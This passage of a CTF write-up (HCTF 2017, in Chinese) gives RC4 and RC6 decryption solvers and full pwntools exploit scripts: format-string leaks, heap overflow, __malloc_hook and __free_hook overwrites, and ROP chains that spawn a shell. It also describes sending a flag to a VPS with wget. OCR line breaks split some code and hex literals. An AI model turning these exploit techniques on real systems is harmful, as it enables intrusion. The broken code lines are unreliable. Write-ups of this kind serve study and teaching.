arr[6] = -122;
arr[7] = 13;
arr[8] = 79;
arr[9] = 5;
arr[10] = -117;
arr[11] = 32;
arr[12] = -128;
```

```
arr[13] = -119;
arr[14] = -35;
arr[15] = 69;
arr[16] = -36;
arr[17] = 12;
arr[18] = 43;
arr[19] = 43;
arr[20] = 121;
arr[21] = 96;
arr[22] = 45;
arr[23] = -97;
arr[24] = 101;
arr[25] = 125;
arr[26] = -62;
arr[27] = -39;
arr[28] = 75;
arr[29] = 120;
arr[30] = 39;
arr[31] = 76;


    memset(step2_res, 0, sizeof(step2_res));
    int deadbeef = 0xefbeadde;
```

```
for (int i = 0; i < 0x20; i++) {
    char temp1 = deadbeef & 0xff;

    deadbeef = logic_right(deadbeef, 8);
    char temp = temp1 + i;
    for (int j = 0;j < 256; j++) {
        step2_res[i] = j;
        char temp2 = step2_res[i] ^ temp;
        if (temp2 == arr[i]) {
            break;
        }
    }
    printf("%x ^ %x = %x\n", step2_res[i], temp, arr[i]);
    if (step2_res[i] == 0) {
        printf("not found\n");
        exit(-1);
    }
}

//step2_res[0x1f] = 0xf7;

for (int i = 0;i < 0x20; i++) {
    printf("0x%x ", step2_res[i]);
```

```
}


memset(step1_res, 0, sizeof(step1_res));

int cnt = 0;
puts("tring");
for (int i = 10;i < 256; i++) {
    char temp = (i & 0x1f) << 3;
    step1_res[0] = i;
    int res = dfs(1, temp & 0xff);
    if (res) {
        printf("found one\n");
        cnt++;
        for (int j = 0;j < 0x20;j ++) {
            printf("%x ", step1_res[j]);
        }
        break;
    }
}
printf("\nstep1:\n");
for (int i = 0;i < 0x1f; i++) {
    char temp1 = ((step1_res[i] & 0x1f) << 3) & 0xff;
```

```
        char temp2 = ((step1_res[i + 1] & 0xe0) >> 5) & 0x
ff;
        printf("%x + %x = %x == %x| %x \n", temp1, temp
2, temp1 + temp2, step2_res[i], step1_res[i]);
    }
        printf("|%x \n", step1_res[0x1f]);

    memset(flag, 0, sizeof(flag));
    puts("\n");
    int j = 0;
    for (int i = 0;i < 0x20; i++) {
        j = (j + 0x33) % 0x20;
        printf("%d\n", j);
        flag[j] = step1_res[i];
    }
    for (int i = 0;i < 0x20; i++) {
        printf("%c", flag[i]);
    }

    return 0;
}
```

Areuok

ELF 加了 UPX 壳

 UPX 3.91 Copyright (C) 1996-2013 the UPX Team. All Rights Reserved.

用对应版本的 upx 可以直接拖。拖了壳之后分析其逻辑，发现题目在运行起来之后 fork 了一个子进程，然后父进程 ptrace 到子进程上，并且在子进程做 syscall 的时候做一些对子进程内存的读写，比如在 sys_write 的之前把要输出的东西解密等等。

比较让人在意的是父进程会将子进程 text 段的一段代码解密，解密算法是一个被魔改过的 RC4。于是写一个程序重写 binary 解密继续查看

```
#include <stdio.h>
#include <string.h>
//#include "base64.h"

typedef unsigned long ULONG;

void rc4_init(unsigned char *s, unsigned char *key, unsig
ned long Len)
```

```
{
    int i =0, j = 0,t;
    char k[256] = {0};
    unsigned char tmp = 0;
    for (i=0;i<256;i++) {
        s[i] = i;
        k[i] = key[i%Len];
    }
    for (i=0; i<256; i++) {
        j=(unsigned char)(j+s[i]+k[i]);
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
    }
 }

void rc4_crypt(unsigned char *s, unsigned char *Data, u
nsigned long Len)
{
    int i = 0, j = 0, t = 0;
    unsigned long k = 0;
    unsigned char tmp;
    for(k=0;k<Len;k++) {
        i=(unsigned char)(i+1);
        j=(unsigned char)(j+s[i]);
        t=(unsigned char)(s[i]+s[j]);
        Data[k] ^= s[t];
     }
}

int main()
{
    unsigned char s[256] = {0}; //S-box
    unsigned char key[256] = {0x5A,0x98,0x2C,0x36,0x5F,
0xEA,0x90,0xC0,0xB1,0x51,0x71,0x1A,0x32,0xD5,0x86,0x
4B,0x4F,0x33,0xB7,0xD9,0x15,0xF6,0x5B,0x99,0x10,0xBD,
0x81,0x2E,0x73,0x33,0xDE,0x07,0};
    unsigned char pData[0x500]={0};
    puts("haha");
    FILE *fp=fopen("./areyouok","rb");
    perror("open");
    fseek(fp,0x1541,SEEK_SET);
    fread(pData,1,0x4bf,fp);
    puts(pData);
    ULONG len = 0x4bf;
    printf("%d\n%d\n",strlen(key),len);


    rc4_init(s,(unsigned char *)key, strlen(key));
    rc4_crypt(s,(unsigned char *)pData,len);
    fclose(fp);
    fp=fopen("./areyouok2","rb+");
    perror("open");

    fseek(fp,0x1541,SEEK_SET);
    fwrite(pData,1,0x4bf,fp);
    fclose(fp);
    return 0;
}
```

解密之后逆向发现有 checkflag 逻辑，大概就是用 RC6 算法加密之后的 flag 与密文 flag 比较，所以只需要把密文 flag 用 RC6 解密就可以了。网上找的源代码都乱七八糟，于是怒学了一发 RC6 自己实现了一发。

```
#include<stdio.h>
#include<stdlib.h>
#define w 32
#define sbox_size 0x2c //sbox_size
```

```
#define c 0x8 //L size
#define r ((sbox_size-4)/2) //round
unsigned int ROTL(unsigned int x,unsigned int y)
{
    unsigned int i,temp;
    if(y/32!=0)
        y=y%32;
    for (i=0; i<y; i++)
    {
        temp=x&0x80000000;
        x=x<<1;
        x=x+((temp>>31)&0x00000001);
    }
    return x;
}
unsigned int ROTR(unsigned int x,unsigned int y)
{
    unsigned int i,temp;
    if(y/32!=0)
        y=y%32;
    for (i=0; i<y; i++)
    {
        temp=x&0x00000001;
        x=x>>1;
        x=(x&0x7fffffff)+(temp<<31);
    }
    return x;
}
int L[c];
int S[sbox_size];
int initkey(int *key){
    memset(L,0,sizeof(L));
    memset(S,0,sizeof(S));

    for(int i=0;i<c;i++){
        L[i]=key[i];
    }
    S[0]=0xB7E15163;
    for(int i=1;i<sbox_size;i++){
        S[i]=S[i-1]-0x61C88647;
    }
    int A=0,B=0;
    int i=0,j=0;
    for(int k=0;k<3*sbox_size;k++){
        S[i]=A=ROTL(S[i]+(A+B),3);
        L[j]=B=ROTL(L[j]+(A+B),(A+B));
        i=(i+1)%sbox_size;
        j=((unsigned char)j+1) & 7;
    }
}
int rc6enc(int data[4], int result[4]){
    int A=data[0];
    int C=data[2];
    int B=S[0]+data[1];
    int D=S[1]+data[3];
    int t,u,tmp;
    int i;
    for(i=1;i<=r;i++){
        t=ROTL(B*(2*B+1),5);
        u=ROTL(D*(2*D+1),5);
        A=ROTL(A^t,u)+S[2*i];
        C=ROTL(C^u,t)+S[2*i+1];
        tmp=A;
        A=B;
        B=C;
        C=D;
        D=tmp;

    }
    result[0]=A+S[2*r+2];
    result[1]=B;
    result[2]=C+S[2*r+3];
    result[3]=D;
}
int rc6dec(int data[4], int result[4]){
    int A=data[0]-S[2*r+2];
    int C=data[2]-S[2*r+3];
    int B=data[1];
    int D=data[3];
    int tmp,u,t,i;

    for(i=r;i>=1;i--){
        tmp=D;
        D=C;
        C=B;
        B=A;
        A=tmp;
        t=ROTL(B*(2*B+1),5);
        u=ROTL(D*(2*D+1),5);

        A=ROTR((A-S[2*i]),u)^t;
        C=ROTR((C-S[2*i+1]),t)^u;
    }
    B=B-S[0];
    D=D-S[1];
    result[0]=A;
    result[1]=B;
    result[2]=C;
    result[3]=D;
}
int main(){
    char key[]={0x35,0x32,0x4D,0x69,0x21,0x52,0x5F,0x75
,0x5F,0x4D,0x69,0x46,0x61,0x6E,0x73,0x3F,0x44,0x4F,0x5
F,0x75,0x5F,0x6C,0x69,0x6B,0x65,0x5F,0x6D,0x65,0x3F,0
x54,0x68,0x61,0x6E,0x6B,0x5F,0x75,0x5F,0x76,0x65,0x72,
0x79,0x5F,0x6D,0x75,0x63,0x68,0x21,0x52,0x5F,0x75,0x5
F,0x4D,0x69,0x46,0x61,0x6E,0x73,0x3F,0x44,0x4F,0x5F,0x
75,0x5F,0x6C,0x69,0x6B,0x65,0x5F,0x6D,0x65,0x3F,0x54,
0x68,0x61,0x6E,0x6B,0x5F,0x75,0x5F,0x76,0x65,0x72,0x7
9,0x5F,0x6D,0x75,0x63,0x68,0x21,0x52,0x5F,0x75,0x5F,0x
4D,0x69,0x46,0x61,0x6E,0x73,0x3F,0x3F,0x44,0x4F,0x5F,0
x75,0x5F,0x6C,0x69,0x6B,0x65,0x5F,0x6D,0x65,0x3F,0x54
,0x68,0x61,0x6E,0x6B,0x5F,0x75,0x5F,0x76,0x65,0x72,0x7
9,0x5F,0x6D,0x75,0x63,0x68,0x21,0x48,0x65,0x6C,0x6C,0
```

```
x6F,0x2C,0x74,0x68,0x61,0x6E,0x6B,0x5F,0x79,0x6F,0x75,
0x2C,0x74,0x68,0x61,0x6E,0x6B,0x5F,0x79,0x6F,0x75,0x5
F,0x76,0x65,0x72,0x79,0x5F,0x6D,0x75,0x63,0x68,0x7E,0
x7E,0x7E,0x7E,0x7E,0x68,0x65,0x68,0x65,0x68,0x65,0x68,
0x65,0x6C,0x6C,0x6F,0x7E,0x7E,0x54,0x68,0x61,0x6E,0x6
B,0x5F,0x79,0x6F,0x75,0x2C,0x74,0x68,0x61,0x6E,0x6B,0
x5F,0x75,0x5F,0x76,0x65,0x72,0x79,0x5F,0x6D,0x75,0x63,
0x68,0x21,0x21,0x48,0x6F,0x77,0x5F,0x52,0x5F,0x55,0x5
F,0x49,0x6E,0x64,0x69,0x61,0x6E,0x5F,0x4D,0x69,0x5F,0x
66,0x61,0x6E,0x73,0x3F,0x44,0x6F,0x5F,0x75,0x5F,0x6C,0
x69,0x6B,0x65,0x5F,0x4D,0x69,0x5F,0x34,0x69,0x3F,0x4F,
0x4B,0x5F,0x49,0x6E,0x64,0x69,0x61,0x6E,0x5F,0x4D,0x6
9,0x5F,0x66,0x61,0x6E,0x73,0x2C,0x44,0x6F,0x5F,0x75,0x
5F,0x6C,0x69,0x6B,0x65,0x5F,0x4D,0x69,0x5F,0x62,0x61,
0x6E,0x64,0x3F,0x54,0x68,0x61,0x6E,0x6B,0x5F,0x55,0x2
1,0x00};
    char result[0x30];
    char flag[0x30];
    char enc[0x30]={0xE0,0x05,0x57,0x7E,0x6D,0x20,0x4E,
0x15,0x9B,0xCB,0x66,0x0B,0xAB,0x6C,0x9C,0x05,0xD9,0x
DB,0x48,0xC5,0x48,0xD1,0xE5,0x9E,0xC7,0x41,0x1D,0xFB
,0x92,0xA5,0xB1,0xBA};
    //puts(key);
    initkey((int*)key);
    rc6dec((int*)enc,(unsigned int *)flag);
    rc6dec((int*)(enc+0x10),(unsigned int *)(flag+0x10));

    puts(flag);
}
```

Babyprintf

题目存在格式化字符串和堆溢出两个漏洞，由于编译的时候加了 fortify，所以重点考虑了堆溢出，格式化串漏洞只拿来 leak libc 地址了。

思路如下：

首先覆盖 top chunk size，然后请求一个大 size 的堆，造成 old top chuk 被 free。

接下来第二次堆溢出，利用 Unsorted bin attack，改写 stdin 的 *IO_buf_end 成员值为 main_arena+88，这样在调用 IO Stream 相关的函数时，相当于 read(0, _IO_buf_base, sizeof(*IO_buf))，这样就能往 libc 中写入很长的数据了。

最后覆写__malloc_hook，跳 one gadget rce，得到 shell。


exp 如下：

```
from pwn import *

context.log_level = "debug"

def add(sz, content):
    p.sendlineafter("size: ", str(sz))
    p.sendlineafter("string: ", content)

p = remote("47.100.64.113", 23332)
p.sendlineafter("please input you token\n", "HOaPgmP7
UfXwZUQny3ZRvrdFDM0DZqyT")
add(0xe00-8, '%llx,'*6)
p.recvuntil("result: ")
for i in xrange(5):
    p.recvuntil(",")
libc_start_main = int(p.recvuntil(",", drop = True), 16) - 2
41
main_arena = libc_start_main + 0x3a1800 # remote
stdin = libc_start_main + 0x3a15c0 # remote
log.info("Leak : libc start main %08x" % libc_start_main)
log.info("main_arena : %08x" % main_arena)
log.info("stdin : %08x" % stdin)
```

```
add(0x80-8, "a"*0x78 + p64(0x181))
add(1024, "a")
add(0x10, "b"*0x18 + p64(0x141) + p64(main_arena + 8
8) + p64(stdin + 8*8 - 0x10))
add(0x140-8, "")

payload = '10aaa' + p64(libc_start_main + 0x3a3470) +
"\xff"*8 + p64(0) + p64(libc_start_main + 0x3a16a0)
payload += p64(0)*3 + p64(0xffffffff) + p64(0)*2 + p64(l
ibc_start_main + 0x39e100)
payload += "\x00"*0x150
payload += p64(libc_start_main-0x20300+0xf24cb)
p.sendlineafter("size: ", payload)
p.interactive()
```

Babystack

逻辑比较简单，首先给了一个任意地址读的机会，然后设置 seccomp 规则限制系统调用，最后调用 read overflow。



```
__int64 sub_400A5F()
{
  __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = seccomp_init(0LL);
  if ( !v1 )
    exit(1);
  seccomp_arch_add(v1, 0xC000003ELL);                 // arch_x86_64
  sub_400A1D(v1, 0);                                  // allow read
  sub_400A1D(v1, 2u);                                 // allow open
  sub_400A1D(v1, 0x3Cu);                              // allow exit
  return seccomp_load(v1);
}
```

只允许 3 个系统调用：read，open，exit.

程序没有给 write，可以将 flag 读到内存中，再去 libc 找到合适的 gadget 来去到内存中爆破，脚本如下：

```
from pwn import *
import pwnlib, time, string

s = None
def ru(delim):
    return s.recvuntil(delim, timeout=4)

def rn(count):
    return s.recvn(count)

def sl(data):
    return s.sendline(data)
```

```python
def sn(data):
    return s.send(data)

flag = 'hctf{707902d4b2902074158428ac81c65003b98f3
6d1532c7ddd68f270bd2864dc75}'

def pwn(test):
    token = 'HOaPgmP7UfXwZUQny3ZRvrdFDM0DZqyT'
    global s,flag
    context(os='linux',arch='amd64')
    #context(os='linux',arch='')
    debug = 0
    logg = 0
    if debug:
        s = process('./babystack')
    else:
        s = remote('47.100.64.113', 20001)
        try:
            ru('token\n')
        except:
            return 2    #wait for a moment
        sl(token)
```

```
if logg:
    context.log_level = 'debug'
#gdb.attach(s,"b *0x400a6c")
#raw_input()
got_puts = 0x601028
ru('chance\n')
sl(str(got_puts))
libc_base = int(ru('\n')[:-1],10) - 0x6f690
log.success("libc_base = %s"%hex(libc_base))

pop_rsi_ret = libc_base + 0x202e8
pop_rdi_ret = 0x400c03
magic = libc_base + 0xd72ce  #cmp cl, byte ptr [rsi] ; j
e 0xd726b ; pop rbx ; ret
                             #add BYTE PTR [rax],al;add bh,dh;re
t
pop_rcx_ret = libc_base + 0xd20a3
pop_rax_ret = libc_base + 0x33544
pop_rdx_ret = libc_base + 0x1b92
to_read = libc_base + 0xf7220
to_open = libc_base + 0xf7000
libc_data = libc_base + 0x3c4080
```

```
payload = 'A'*0x28
payload += p64(pop_rsi_ret)
payload += p64(libc_data)
payload += p64(to_read)

payload += p64(pop_rdi_ret)
payload += p64(libc_data)
payload += p64(pop_rsi_ret)
payload += p64(0)
payload += p64(to_open)

payload += p64(pop_rdi_ret)
payload += p64(3)
payload += p64(pop_rsi_ret)
payload += p64(libc_data)
payload += p64(pop_rdx_ret)
payload += p64(0x100)
payload += p64(to_read)

payload += p64(pop_rsi_ret)
payload += p64(libc_data+len(flag))
payload += p64(pop_rcx_ret)
payload += p64(ord(test))#test
payload += p64(pop_rax_ret)
payload += p64(0)#yes --> crash
payload += p64(magic)

payload += p64(0x123456)#no crash --> pop rbx;ret
payload += p64(pop_rdi_ret)
payload += p64(0)
payload += p64(pop_rsi_ret)
payload += p64(libc_data)
payload += p64(to_read)

log.info("Try :{}".format(test))
sl(payload)
sleep(0.5)
sl('flag\x00')
sleep(0.5)
sl('0')
res = ru('chance\n')
if 'fault' in res:
    flag += test
    log.success("flag = %s"%flag)
    return 1
return 0
```

```
if __name__ == '__main__':
    tt = string.printable
    while True:
        for i in range(len(tt)):
            while True:
                res = pwn(tt[i])
                s.close()
                if res != 2:
                    break
            if res == 1:
                break
        if i == '}':
            break
```

Guestbook


see 功能中 snprintf 在打印 name 和 phone number 有 format string bug。不过限制了长度最多 0xf7。而且 phone number 在输入的时候会做检查，实际上能用的 fsb 只有打 name。第一次利用 fsb 可以泄漏出 libc 地址和 binary 的地址，之后再利用 fsb 的话只需要把需要打的地址

先打在 stack 上，然后在格式化串后面去引用 stack 上的地址就 OK。利用这个方法可以构造一个任意地址读以及任意地址写。但是由于 snprintf 长度限制为 0xf7，所以每次写的值不能超过 0xf7，由于 libc 地址中最大的字节是 0xf7，所以这个问题不大，构造一个单子节写的 payload 一个一个写就 ok。之后把 phone number 改写成 sh，把 freehook 改写 system，最后 del 的时候会 free phone number，就可以拿到 shell。

```
from pwn import *
#io=process("./guestbook",env={'LD_PRELOAD':'./libc.so.6'})
io=remote("47.100.64.171",20002)
context.log_level='debug'
def ia():
    io.interactive()
def att():
    gdb.attach(io,"source bp")
def sl(data):
    io.sendline(str(data))
def se(data):
    io.send(str(data))
def ru(delim):
    data=io.recvuntil(delim)
    return data
def rl(len):
    data=io.recv(len)
    return data

def add(name,phone):
    ru("choice:")
    sl("1")
    ru("name?")
    sl(name)
    ru("phone?")
    se(phone)
    ru("success")

def see(id):
    ru("choice:")
    sl("2")
    ru("index:")
    sl(id)

def dl(id):
    ru("choice:")
    sl("3")
    ru("index:")
    sl(id)

def writeb(addr,value,idx):
    payload="a"*3+p32(addr)
    payload+="%"+str(value-len(payload))+"c"
    payload+="%8$hhn"
    add(payload,"1"*0xf)
    see(idx)
    return

sl("HOaPgmP7UfXwZUQny3ZRvrdFDM0DZqyT")
payload1="hehe%1$phaha%3$pxixi"
phone="123456789012345"
add(payload1,phone)
#att()
see(0)
ru("hehe")
binaddr=int(ru("haha")[:-4],16)
binbase=binaddr-0xe3a
libcaddr=int(ru("xixi")[:-4],16)
libcbase=libcaddr-0x1b2da7
print "[LEAK] binbase=",hex(binbase)
print "[LEAK] libcbase=",hex(libcbase)
#att()
freehook=libcbase+0x1b38b0
system=libcbase+0x3c940

phoneaddr=binbase+0x3064

payload2="a*3"+p32(phoneaddr)+"%8$s"
add(payload2,"2"*0xf)
see(1)

ru("a*3"+p32(phoneaddr))
heapaddr=u32(rl(4))
print hex(heapaddr)
writeb(heapaddr,ord('s'),2)
writeb(heapaddr+1,ord('h'),3)
writeb(heapaddr+2,ord(';'),4)
dl(1)
dl(2)
dl(3)
dl(4)
b2w=p32(system)
for i in range(len(b2w)):
    writeb(freehook+i,ord(b2w[i]),i+1)
dl(0)
ia()
```

Rroopp

主程序比较简单，除了 NX 其他保护都没有，调用 dlopen 和 dlsym 来动态加载 launch.so 中的 LauncherMain 函数，launch.so 中好像实现了自己的协议，逻辑有点小绕。关了标准输出，没法泄露，case 4 存在栈溢出可以 rop。



```
case 4:
  v22 = (signed int *)ptr;
  if ( ptr )
  {
    do
    {
      memcpy(&v30[*(_WORD *)(*(_QWORD *)v22 + 6LL) & 0xFFF8], (const void *)(*(_QWORD *)v22 + 0x18LL), v22[4]);/
      v22 = (signed int *)*((_QWORD *)v22 + 1);// 下一个消息
    }
    while ( v22 );
  }
  switch_num = 8;                           // 跳到free
  continue;
```

找到合适的 gadget，把 __libc_start_main 搞成 one_gadget 就可以，最后远程调用 wget flag 到 vps 上即可。

脚本如下：

```
from pwn import *
import pwnlib, time
```

```python
s = None
def ru(delim):
    return s.recvuntil(delim, timeout=4)

def rn(count):
    return s.recvn(count)

def sl(data):
    return s.sendline(data)

def sn(data):
    return s.send(data)

def pwn():
    token = 'HOaPgmP7UfXwZUQny3ZRvrdFDM0DZqyT'
    global s
    context(os='linux',arch='amd64')
    #context(os='linux',arch='')
    debug = 0
    logg = 0
    if debug:
        s = process('./rroopp')
    else:
        s = remote('47.100.64.171', 20000)
        ru('token\n')
        sl(token)
    if logg:
        context.log_level = 'debug'
    plt_libc_main = 0x400610
    got_libc_main = 0x600C00
    c_rax = 0x400758    #pop rax
                        #pop rbx
                        #pop rbp
                        #ret

    to_add = 0x400757           #add dword ptr [rax + 0x5b
], ebx
                                #pop rbp
                                #ret

    leng = 0x100    #max 0x1000

    payload = p32(leng)
    payload += '\x54'+'12345'+p16(0x304a)+'\x01'+'\x11
'+p16(0x24fa)
```

```
    payload = payload.ljust(0x18+4,'\x00')

    payload += p64(c_rax)
    payload += p64(got_libc_main-0x5b)
    payload += p64(0xcfb34)
    payload += p64(0xdeadbeef)
    payload += p64(to_add)
    payload += p64(0xdeadbeef)
    payload += p64(plt_libc_main)

    payload = payload.ljust(leng+4,'\x00')
    sl(payload)

    sl('e')     #trigger rop
    s.interactive()
if __name__ == '__main__':
    pwn()
```

Extra

Big_zip

压缩里面有很多 5 字节的文件，感觉是爆破 crc，先爆破了第一个是 You_k。由于速度太慢，于是把字典改小了，只包含小写字母和下划线，爆破出来：

You_know_the_bed_feels_warmer_?????ing_here_alone_??????????_dream_in_color?????do_the_thi?????_want?????think_you_got_the_best_of?????hink_?????ad_the_last_lau?????t_you_think_that_everything_good_is_gone

由于字典不全有的没爆出来，但是看着像是一首歌，于是搜了一下果然是，填完之后为：

You_know_the_bed_feels_warmer_Sleeping_here_alone_You_know_I_dream_in_color_And_do_the_things_I_want_You_think_you_got_the_best_of_me_Think_you_had_the_last_laugh_Bet_you_think_that_everything_good_is_gone


和压缩包大文件的 crc 一样，可以用明文攻击，用 AAPR 成功得到密钥，解出来 flag：

hctf{We1c0me2HCTF2017_h4ve_fun_LOL}

Pokemon

首先，头铁的无视那个 play 的下划线，毅然打开游戏开始玩。（其实就是想玩游戏而已）

看到大木博士告诉我打败第一个道馆的馆主就可以了，联想到 HCTF 去年的魂斗罗，果断动力十足去打，开着模拟器，调了金手指，打到这里，感受到了出题人的恶意。


Falkner: I won't tell you unless you try to hack this ROM hahahahahaha

喜闻乐见。


相关的工具基本上是三个 Crystal Tile 2，DS Text Editor，和 tinke。

第一个和第三个工具可以用来解包，第 2 个工具可以用来读取对话文件。


这里存在一个坑点，不同神奇宝贝的版本，对话文件的放置位置都不同。

对于 heart gold 这个版本来说，是在/root/a/0/6/5/5。把它的拓展名改了，使用第二个 text editor 打开（这个编辑器存在 bug，并且不能批量复制对话内容，自己魔改的源码），搜索“hctf”即可得到下图。

找到了相关的提示，但是不能确定是哪个 flag。



```
HIIIIIINT(You-really-want-to-get-the-flag-by-submiting-it-one-by-one?)
HIIIIIINT(Try-to-read-the-scrpit-XP)
HIIIIIINT(Don't forget to change Brackets to Curly Brackets !!!!)
hctf(C240\x01215CFBFB7555E5C426A7BA922E0\x0121F5A)
hctf(88F8375A5CDC9F4820\x0121DF1942D1DF4A31)
hctf(A381EDE58869F815943A417DB588E54B)
hctf(38D6FA515299BAB186770\x0121BD820\x01211F7776)
hctf(9590\x01217F427E8E9E6A35CC3B835E3735A0\x0121)
hctf(3AE79E59154F26C66E2D8F792B81BCCE)
hctf(5854CD7A3F210\x0121A0\x0121EA4E12E142850\x01214663)
hctf(9527734222DF18AE6220\x01213F5FC8F3E934)
hctf(3AC0\x01215A12EDE5A6D5CA334B3FC2EA84D5)
hctf(DA6E854B3BD4950\x0121D68A6C2E0\x01212F275568)
```



Messages

```
hctf(6CF199D42ABA66CAB4965CFD3A0\x01215EEF4)
hctf(73C5E819ED8B20\x01213B1F251F273D9ADF64)
hctf(B70\x0121A3358CCFD4A9F2F3E7D879B0\x0121DACEF)
hctf(2ACEFA6A9BEF17F16A5F4D4256AE9657)
hctf(21B49595D3AE562A17F6FEDA35182F42)
hctf(4F75846367BB0\x012180\x012162C92361740\x012120\x01210\x0121D54)
hctf(9C4DB983E83F8AF86B97A8C736E450\x0121C0\x0121)
hctf(2E76FFB2714F3D3A0\x0121CC7E84F689680\x01212B)
hctf(55F99C972422B0\x01213B6E5A48DF0\x01213CAE798)
hctf(B321D6B6CC4D37F0\x01218DBAD450\x012194A6ABE5)
hctf(6C851920\x0121F7BD64EEA12D8150\x0121EA88152C)
hctf(EECC7730\x01216296F9CD60\x0121260\x01216551BC90\x0121C98)
hctf(D1D67C3F9AD429EF28F77D7A6447DAB8)
hctf(0\x0121C20\x01215C20\x012181D2DED2895610\x012160\x0121EBE3787A)
```

